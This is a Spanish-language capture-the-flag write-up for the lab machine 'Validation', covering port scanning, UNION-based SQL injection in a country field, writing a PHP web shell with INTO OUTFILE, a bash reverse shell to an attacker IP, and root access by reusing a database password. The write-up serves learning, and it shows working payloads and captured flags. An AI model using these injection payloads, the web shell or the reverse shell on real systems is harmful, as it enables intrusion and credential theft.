

Validation_machine

Notas sobre la resolución de la máquina Sau

1) Ejecutamos un ping para verificar si esta activa la máquina víctima

```
ping -c 1 10.10.11.116
```

```
ping -c 1 10.10.11.116 -R (Trace Route)
```

```
[*] ttl: 63 (Linux) => Linux (ttl=64) | Windows (ttl=128)
```

2) Escaneo rápido de Puertos con NMAP

nmap -p- --open -T5 -v -n 10.10.11.116 (otro comando)

```
└─$ `nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.11.116 -oG allPorts`
```

Puertos Abiertos:

| Open ports: 22, 80, 4566, 8080

3*) Obtener información detallada con NMAP:

(scripts de reconocimiento y exportar en formato nmap)

locate .nse | xargs grep "categories" | grep -oP '".*?"' | tr -d '"' | sort -u (scripts de reconocimiento)

```
└─$ nmap -sCV -p22,80 10.10.11.116 -oN infoPorts
```

INFO:

```
> 22/tcp open  ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3
>
> 80 Apache/2.4.48 (Debian)
>
> 4566 http nginx 403 Forbidden
>
> 8080 http nginx 502 Bad Gateway
```

-[*] Buscar versión de Ubuntu

Googlear: OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 launchpad

Url: <https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.3>

Data: openssh (1:8.2p1-4ubuntu0.3) focal; <-- * TARGET * -->

4) Whatweb

```
└─$ whatweb 10.10.11.116
```

```
http://10.10.11.116 [200 OK] Apache[2.4.48], Bootstrap, Country[RESERVED]
[ZZ], HTTPServer[Debian Linux][Apache/2.4.48 (Debian)], IP[10.10.11.116],
JQuery, PHP[7.4.23], Script, X-Powered-By[PHP/7.4.23]
```


5) Headers

```
└─$ curl -sX GET 'http://10.10.11.116' -I
HTTP/1.1 200 OK
Date: Mon, 16 Dec 2024 14:49:41 GMT
Server: Apache/2.4.48 (Debian)
X-Powered-By: PHP/7.4.23
Vary: Accept-Encoding
```

Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

6) SQLI

NOTA: Si el REPEATER no funciona, probar directamente desde el PROXY!!!



```
14 Sec-GPC: 1
15 sec-ch-ua-platform: "macOS"
16 sec-ch-ua: "Edge";v="127", "Chromium";v="127"
17 sec-ch-ua-mobile: ?0
18
19 username=caca&country=Brazil'
```

Obtenemos un error:

```
<b>
  Fatal error
</b>
: Uncaught Error: Call to a member function fetch_assoc()
on bool in /var/www/html/account.php:33
Stack trace:
#0 {main}
thrown in <b>
  /var/www/html/account.php
</b>
on line <b>
  33
</b>
<br />
```

Probar las siguientes inyecciones:

```
username=caca&country=Brazil'


username=caca&country=Brazil' order by 100-- -

///Nombre de la DB
username=xavi&country=Brazil' union select database()-- -

///Listar otras DB
username=xavier&country=Brazil' union select schema_name from
information_schema.schemata-- -
```

Listar otras bases de datos

```
username=xavier&country=Brazil' union select schema_name from
information_schema.schemata-- -
```



bit-DB Google Hacking DB OffSec Google Hacking - Free... DNS leak test CyberChef X Phone

Join the UHC - September Qualifiers

Welcome xavier

Other Players In Brazil' union select schema_name from
information_schema.schemata-- -

- paco
- caca
- information_schema
- performance_schema
 - mysql
- registration

Bases de datos:

```
information_schema (DB)
performance_schema (DB)
mysql (DB)
registration (DB)
```

7) Ver nombre de la tabla de la DB registration

Con esta sentencia podremos obtener el nombre de la tabla de la DB registration

```
username=xavier&country=Brazil' union select table_name from
information_schema.tables where table_schema="registration"-- -
```

Welcome xavier

Other Players In Brazil' union select table_name from information_schema.tables
where table_schema="registration"-- -

- paco
- caca
- registration

El nombre de la tabla es: registration

```
registration (DB)
|-> registration (TABLE)
```

8) Obtener columnas de tabla registration

```
username=xavier&country=Brazil' union select column_name from
information_schema.columns where table_schema="registration" and
table_name="registration"-- -
```

Welcome xavier

Other Players In Brazil' union select column_name from information_schema.columns where table_schema="registration" and table_name="registration"-- -

- paco
- caca
- username
- userhash
- country
- regtime

```
registration (DB)
  |-> registration (TABLE)
    |-> username (COLUMN)
    |-> userhash (COLUMN)
    |-> country (COLUMN)
    |-> regtime (COLUMN)
```

9) Obtener datos de columnas

```
username=xavier&country=Brazil' union select
group_concat(username,0x3a,userhash) from registration-- -
```

Esto "0x3a" significa ":" (dos puntos) en hexadecimal.



Ejemplo: xavier:0f5366b3b19afc3184d23bc73d8cd311

De momento nada de estos datos nos sirven. Probaremos por otro lado.

10) SQL INTO OUTFILE (Abuso)

¿Qué es INTO OUTFILE?

La sintaxis `INTO OUTFILE` en SQL se utiliza para exportar los resultados de una consulta a un archivo directamente desde la DB. Es una forma de genera un archivo con información de una consulta a la DB.

Objetivo:


Vamos a aprovechar el `INTO OUTFILE` para generar un scrip de PHP con el oneliner: `<?php SYSTEM($_REQUEST['cmd']); ?>` que luego nos servira para pedir una reverse shell.

```
username=donaldo&country=Brazil' union select "test" into outfile
"/var/www/html/test.txt"-- -
```

Inyección:

```
username=donaldo&country=Brazil' union select "<?php
SYSTEM($_REQUEST['cmd']); ?>" into outfile "/var/www/html/shell.php"-- -
```

```
6 sec-ch-ua: "Edge";v="127", "Chromium";v="127", "Not=A?Brand";v="24"
7 sec-ch-ua-mobile: ?0
8
9 username=donaldo&country=Afganistan' union select "<?php SYSTEM($_REQUEST['cmd']); ?>" into outfile "/var/www/html/shell.php"-- -
```



11) RCE

```
└─$ curl 10.10.11.116/shell.php --data-urlencode 'cmd=bash -c "bash -i >&
/dev/tcp/10.10.16.3/443 0>&1"'
```

12) Tratar consola

```
script /dev/null -c bash
```

```
Ctrol+z
```

```
stty raw -echo; fg
```

```
reset xterm
```

```
(enter)
```

```
export TERM=xterm
```

```
export SHELL=/bin/bash
```

```
stty rows 44 columns 184
```

13) 1° FLAG

Nota: Aqui estamos en una virtualización.

```
└─$ whoami
```

```
www-data
```

```
└─$ id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
└─$ hostname -I
```

```
172.21.0.7
```

```
└─$ ls -l /home/
```

```
drwxr-xr-x 2 root root 4096 Sep  9 2021 htb
```

```
└─$ cat /etc/passwd | grep "bash$"
```

```
root:x:0:0:root:/root:/bin/bash
```

```
www-data@validation:/var/log/apache2$ cd /home/
```

```
www-data@validation:/home$ ls -l
```

```
drwxr-xr-x 2 root root 4096 Sep  9 2021 htb
```



```
www-data@validation:/home$ cd htb

www-data@validation:/home/htb$ ls -l
-rw-r--r-- 1 root root 33 Dec 17 15:44 user.txt

www-data@validation:/home/htb$ cat user.txt
dc0d64e64dcf7feb0fc9bf61819b1d0a
```

Verificar SO

```
└─$ lsb_release -a
command not found

///Servidor Virtualizado
└─$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
VERSION_ID="11"
VERSION="11 (bullseye)"
VERSION_CODENAME=bullseye
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

///Servidor Main
└─$ cat /proc/version
Linux version 5.4.0-81-generic (buildd@lgw01-amd64-052) (gcc version 9.3.0
(Ubuntu 9.3.0-17ubuntu1~20.04)) 91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021

└─$ uname -a
Linux validation 5.4.0-81-generic 91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021
x86_64 GNU/Linux
```

14) 2º FLAG

Observar el archivo "config.php"

```
www-data@validation:/var/www/html$ ls -l
-rw-r--r-- 1 www-data www-data 1550 Sep 2 2021 account.php
-rw-r--r-- 1 www-data www-data 191 Sep 2 2021 config.php <-- *TARGET* --
```

```
>
drwxr-xr-x 1 www-data www-data 4096 Sep  2 2021 css
-rw-r--r-- 1 www-data www-data 16833 Sep 16 2021 index.php
drwxr-xr-x 1 www-data www-data 4096 Sep 16 2021 js

www-data@validation:/var/www/html$ cat config.php
<?php
    $servername = "127.0.0.1";
    $username = "uhc";
    $password = "uhc-9qual-global-pw";
    $dbname = "registration";

    $conn = new mysqli($servername, $username, $password, $dbname);
?>
```

Probar esta contraseña para usuario ROOT.

```
www-data@validation:/var/www/html$ su root
Password: uhc-9qual-global-pw

root@validation:/var/www/html$ whoami
root

root@validation:/var/www/html$ cat /root/root.txt
d123ad68e32bddcdf8de215d7eba2cc9
```